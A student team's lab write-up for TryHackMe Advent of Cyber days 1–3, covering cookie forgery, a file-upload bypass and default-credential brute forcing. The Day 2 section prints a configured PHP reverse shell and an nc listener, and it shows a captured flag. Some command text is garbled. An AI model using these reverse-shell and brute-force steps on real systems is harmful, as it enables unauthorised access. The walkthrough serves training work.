

PSP0201

WEEK 2

WRITE UP

<i>ID</i>	<i>NAME</i>	<i>ROLE</i>
1211102582	AMEER IRFAN BIN NORAZIMAN	leader
1211101873	MUHAMMAD NABEEL SHAMIME BIN KHAEROZI	member
1211102269	MUHAMMAD ANIQ SYAHMI BIN SHAHARIL	member
1211101915	NURDINA AISHAH BINTI KASUMA SATRIA	member

Day 1: A Christmas Crisis

Tools used: Attackbox, Firefox

Solution:

Question 1

Inspect and search for the title of the website

The screenshot shows the Firefox Developer Tools Inspector open over a web page titled "Christmas Console". The page features a large teddy bear image and the text "VIEW CONSOLE ControlActive?". A "Logout" button is visible in the top right corner. The Inspector's "HTML" tab is selected, displaying the following code:

```
<!DOCTYPE html>
<html lang="en">[event]
<head>
    <title>Christmas Console</title>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <script src="/assets/js/login.js"></script>
    <script src="/assets/js/userfuncs.js"></script>
    <link rel="stylesheet" type="text/css" href="/assets/css/style.css">
```

The "Inspector" tab is active at the top of the toolbars.

Question 2

The name of the cookie

A screenshot of a web browser interface. At the top, there's a "Logout" button. Below it, a large teddy bear is visible. A red box highlights a table with three rows:

Part Picking	No
Assembly	No
Painting	No

Below the table, the browser's storage panel is shown. The "Cookies" section is expanded, and a single cookie entry is selected:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure
auth	7b22636f6d70...	10.10.149.120	/	Session	122	false	false

Question 3&4

The value's format and also the format that the data stored in

A screenshot of the CyberChef web application. The URL is `127.0.0.1:7777/#recipe=From_Hex`. The "From Hex" recipe is selected, with "Auto" as the delimiter. The input field contains a long hex dump:

```
7b22636f6d70616e79223a225468652042657  
37420466573746976616c20436f6d70616e79  
222c2022757365726e616d65223a2261646d6  
96e227d
```

The output field shows the resulting JSON object:

```
{"company": "The Best Festival Company", "username": "admin"}
```

At the bottom, there are buttons for "STEP", "BAKE!", and "Auto Bake".

Question 5

The company field's value

A screenshot of the CyberChef web interface. The input is a JSON object: {"company": "The Best Festival Company"}. The output is the hex representation of this JSON: 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79227d.


Question 6

The other field found in the cookie

A screenshot of the CyberChef web interface. The input is a long hex string: 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2261646d696e227d. The output is a JSON object with two fields: {"company": "The Best Festival Company", "username": "admin"}.

Question 7

The value of Santa's cookie



A screenshot of the CyberChef web interface. The left sidebar shows various conversion recipes: To Base64, From Base64, To Hex, From Hex, To Hexdump, and From Hexdump. The main workspace has two steps: 'From Hex' (Input: JSON object) and 'To Hex' (Output: Hex dump). The input JSON is:


```
{"company": "The Best Festival Company", "username": "santa"}
```

The output hex dump is:

```
7b22636f6d70616e79223a225468652042657  
37420466573746976616c20436f6d70616e79  
222c2022757365726e616d65223a2273616e7  
461227d
```

Question 8

the flag that we received when the line is fully active



The Process :

First of all, we inspect the website by pressing **ctrl+shift+i**. By inspecting the website, we can receive the website title by copying and pasting the html title. Then , by also inspecting the website, we are able to receive the cookie's name and also the value of the cookie used for authentication. Just simply go to storage and we can see the name of the cookie, which is **auth**, and also the value of the cookie. We found that the value's format is **base 16 for hexadecimal** due to the numbers ranging from 1-9. Next, we are required to decode the cookie and figure out what format the data is stored in. Therefore, we used the cyberchef to decode the cookie by using the "**from hex**" operation. We found out that the output represents **{"company":"The Best Festival Company", "username":"admin"}**. From what we have learned, the "**{ }**" and also the double quotation marks represent **Javascript Object Notation(JSON)**. Next, question 5 asked us for the company field's value. So we just simply remove the username from the output to get the company field's value. After that, we change the username from admin to Santa to get the Santa's cookie. From that, we take the cookie and paste it into the value of the website to log in as Santa. Therefore, we got control of the **Control Active** and activated everything to obtain the flag.


Day 2: The Elf Strike Back

Tools used: *Attackbox, Firefox, Kali Linux*

Solution:

Question 1

Paste the ID number and add the GET parameter to the IP address.




Question 2

The file types that the site accepts are .png, .jpg, and .jpeg, according to the page source.

```
view-source:http://10.10.196.217/?id=ODizODISMTNlYmYw
TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef GitHub - swisskyrepo/... Reverse shell Cheat S...
1 <!DOCTYPE html>
2 <html lang=>
3 <head>
4   <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"/>
5   <meta name="viewport" content="width=device-width, initial-scale=1.0"/>
6   <link rel="icon" type="image/x-icon" href="favicon.ico"/>
7   <link type="text/css" rel="stylesheet" href="/assets/css/lemonade.css"/>
8   <link type="text/css" rel="stylesheet" href="/assets/css/robot.css"/>
9   <link type="text/css" rel="stylesheet" href="/assets/css/auth.css"/>
10  <link type="text/css" rel="stylesheet" href="/assets/css/lightrose.css"/>
11  <link type="text/css" rel="stylesheet" href="/assets/css/buttons.css"/>
12  <script src="/assets/js/upload.js"></script>
13  <script src="/assets/js/loading.js"></script>
14 </head>
15 <body>
16   <div class="lightrose"><div><div>
17     <h1>Protect the Factory</h1>
18     <div>If you see any suspicious people near the factory, take a picture and upload it here!</div>
19     <input type="file" id="chooseFile" accept=".jpg,.JPG,.png">
20     <button type="button" id="coverfile">Select</button>
21     <button type="button" id="uploadfile">Submit</button>
22     <p id="fileText">No file selected</p>
23   </div>
24 </div>
25 </body>
26 </html>
```

Question 3

Rename the title and extension of the webshell after copying it to the directory. Use nano to open it. Change the IP address while keeping the same port number.



```
root@kali: ~ root@kali: ~/Music ~ root@kali: ~ root@kali: ~
GNU nano 5.9 rev.php ~

Limitations
proc_open and stream_set_blocking require PHP version 4.3+, or 5+
Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.

// Usage
//
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.


set_time_limit(0);
$VERSION = "1.0";
$ip = '10.17.56.195'; // CHANGE THIS
$port = 3334; // CHANGE THIS
$chunk_size = 1000;
$write_a = null;
$read_a = null;
$shell = "uname -a; w; id; /bin/sh -i";
$timeout = 0;
$debug = 0;

//
// Daemonise ourselves if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...

```

Run "sudo ifconfig tun0" to find the IP address.



```
root@kali: ~ root@kali: ~/Music ~ root@kali: ~ root@kali: ~
root@kali: ~ root@kali: ~ root@kali: ~ root@kali: ~
[~]# sudo ifconfig tun0
tun0: Flags=42850P+POINTOPOINT,BROADCAST,MULTICAST  mtu 1500
      inet 10.17.56.195  netmask 255.255.128.0  destination 10.17.
56.195
      inet6 fe80::e54e:42ff:fe62:9b21  prefixlen 64  scopeid 0x20c
Link: ...> (UNSPEC)  brd 00:00:00:00:00:00  txqueuing discipline qdisc mq
queues 0/0  (UNSPEC)
      RX packets 16511  bytes 16356103 (17.5 MiB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 9151  bytes 632024 (680.2 KiB)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
[~]#
```

Change the argument to /uploads/ by removing it. The uploaded file is now visible.

The screenshot shows a Linux desktop environment with a Firefox browser window. The browser is displaying the contents of the '/uploads' directory at the URL <http://10.10.196.217/uploads/>. The directory listing shows two files: 'Parent Directory' and 'shell.jpeg.php'. The 'shell.jpeg.php' file was uploaded on 2022-06-14 at 23:52, has a size of 5.4K, and is described as a PHP file.


Question 4

Create the listener for the uploaded reverse shell using the 'nc lvn 1234' command in the next tab. To obtain their shell navigation and connection, upload a reverse shell and then launch the cat listener.

The screenshot shows a terminal session on a Kali Linux system. The user is in the root shell at the prompt `root@kali:~/Music`. They have run the command `nc -lvp 1234` to create a listening socket on port 1234. The terminal then shows a connection from an IP address 10.10.118.33 on port 1234. The user then runs the command `cat > /var/www/html/index.html` to capture the shell. The terminal shows the output of the 'cat' command being written to the index.html file.

Question 5

The contents of the flag are displayed when you type cat /var/www/flag.txt.



A screenshot of a terminal window titled "root@kali: ~/Music". The terminal shows the following text:

```
File Actions Edit View Help
00:20:22 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
10:15:53 up 48 min, 0 users, load average: 0.00, 0.00, 0.05
USER TTY FROM LOGIN IDLE CPU PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (831): Inappropriate ioctl for
device
sh: no job control in this shell
sh-4.4$ cat /var/www/Flag.txt
cat /var/www/Flag.txt

_____
You've reached the end of the Advent of Cyber, Day 2 — hopefully yo
u're enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the aw
esome avargnaar for his invaluable design lessons, without which the
theming of the past two websites simply would not be the same.

Have a Flag — you deserve it!
THM{MGUJY2UyMGJwNjExYTY4NTAxMDJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christm
as Eve)
-Muir ( @MuirlanOracle )

_____
sh-4.4$
```

THE PROCESS

To access the upload section, copy the IP address and then add the GET parameter and the ID number. When you right-click on the page to inspect the page source, you can see that the site only accepts files in the.png,.jpg, and.jpeg file types. Then, copy the webshell to the directory and change the file name's extension and title. Scroll down to configure the ip after opening it with nano. Run "sudo ifconfig tun0" to find the new IP address; the port stays the same. Change the argument and id number to /uploads to view the uploaded file. Create a listener for the uploaded reverse shell using the 'nc lnp 1234' command in the next tab. Start the cat listener after uploading a reverse shell to obtain their shell connection and navigation. Finally, running the command cat /var/www/flag.txt reveals the flag's contents.

Day 3: Christmas Chaos

Tool used: *Attackbox, Kali Linux, FireFox*

Solution:

Question 1

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called [Mirai](#) took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

Question 2

Starbucks paid \$250 USD for the reported problem, as shown by the * in the bracket.

Title	IP Address	Expires		Add 1 hour	Terminate
AoC Day 3	10.10.174.181	43m 34s			

You've probably purchased (or downloaded a service/program) that provides you with a set of credentials at the start and requires you to change the password after it's set up (usually these credentials that are provided at the start are the same for every device/every copy of the software). The trouble with this is that if it's not changed, an attacker can look up (or even guess) the credentials.

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called [Mirai](#) took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly ([Starbucks paid \\$250 for the reported issue](#)):

Question 3

*According to the information provided by Hackerone ID:804548, **ag3nt-j1** was the agent who consented to make the report public.

The screenshot shows a browser window with multiple tabs open, including one for 'PSP0201 write up - Google'. The main content is a Hackerone report page for ID #804548. The report history on the left shows the following timeline:

- BOT: posted a comment. (Feb 25th (2 years ago))
- agent-18 (U.S. Dept Of Defense staff) updated the severity to Critical. (Feb 25th (2 years ago))
- agent-18 (U.S. Dept Of Defense staff) changed the status to • Triaged. (Feb 25th (2 years ago))
- arm4nd0 posted a comment. (May 11th (2 years ago))
- agentt2 closed the report and changed the status to • Resolved. (May 22nd (2 years ago))
- arm4nd0 posted a comment. (Jun 25th (2 years ago))
- agent-18 (U.S. Dept Of Defense staff) posted a comment. (Updated Jun 25th (2 years ago))
- arm4nd0 posted a comment. (Jun 25th (2 years ago))
- arm4nd0 requested to disclose this report. (Jun 25th (2 years ago))
- ag3nt-j1 (U.S. Dept Of Defense staff) agreed to disclose this report. (Jun 25th (2 years ago))
- This report has been disclosed. (Jun 25th (2 years ago))
- U.S. Dept Of Defense has locked this report. (Jun 25th (2 years ago))

On the right side, the report details are shown:

- Participants:** arm4nd0
- State:** • Resolved ()
- Reported to:** U.S. Dept Of Defense
- Disclosed:** June 25, 2020 9:38pm +0800
- Severity:** Critical (9 ~ 10)
- Weakness:** Improper Access Control - Generic
- CVE ID:** None
- Account de...:** None

The bottom of the screen shows a Windows taskbar with various icons and system status indicators.


THE PROCESS

We read through the task's description and instructions before starting our Kali. There, the name of the botnet referenced and disclosed in 2018 is revealed. Additionally, we learned the USD equivalent of Starbucks' pay rate. The agent assigned by the Department of Defense was ag3nt-j1, according to the report from Hackerone ID:804548. After entering the target computer, Santa Sleigh Tracker, we were then taken to a sign-in page. To check out the options on FoxyProxy, though, we had to go to the burp room. There, we can find both Burp's port number and proxy type. Using Burp's decoder, we were able to discover the URL encoding for PSP0201. The Santa Sleigh tracker is then reloaded. To verify that the website is truly loaded, we pass the intercept in the Burp. Then, we log in to the website using the credentials admin and ****. The information, along with the username and password we set up on the website, was then obtained using a proxy. To enable the hacker to automate customised online attacks, we sent the hacker all the data that we had obtained. The pre-selected position is then cleared, and the username and password are added as position values. Next, we proceed to the intruder tab. We use the "add \$" box to highlight the text and choose the "cluster bomb" assault type. We choose our payload set and add the list in the "Payload Options" section of the "Payloads" page. Then, we include a few standard default usernames like "admin," "root," and "user." We also include a few often used default passwords, like "password," "root," and "12345." Each position list in every combination will

be looped through after we press the "Start Attack" button. We entered the website using the following lists of the login and password, and we will soon receive the third day's flag.


Question 4

When we click the intruder button on the burpsuite, the host and burp port are displayed.



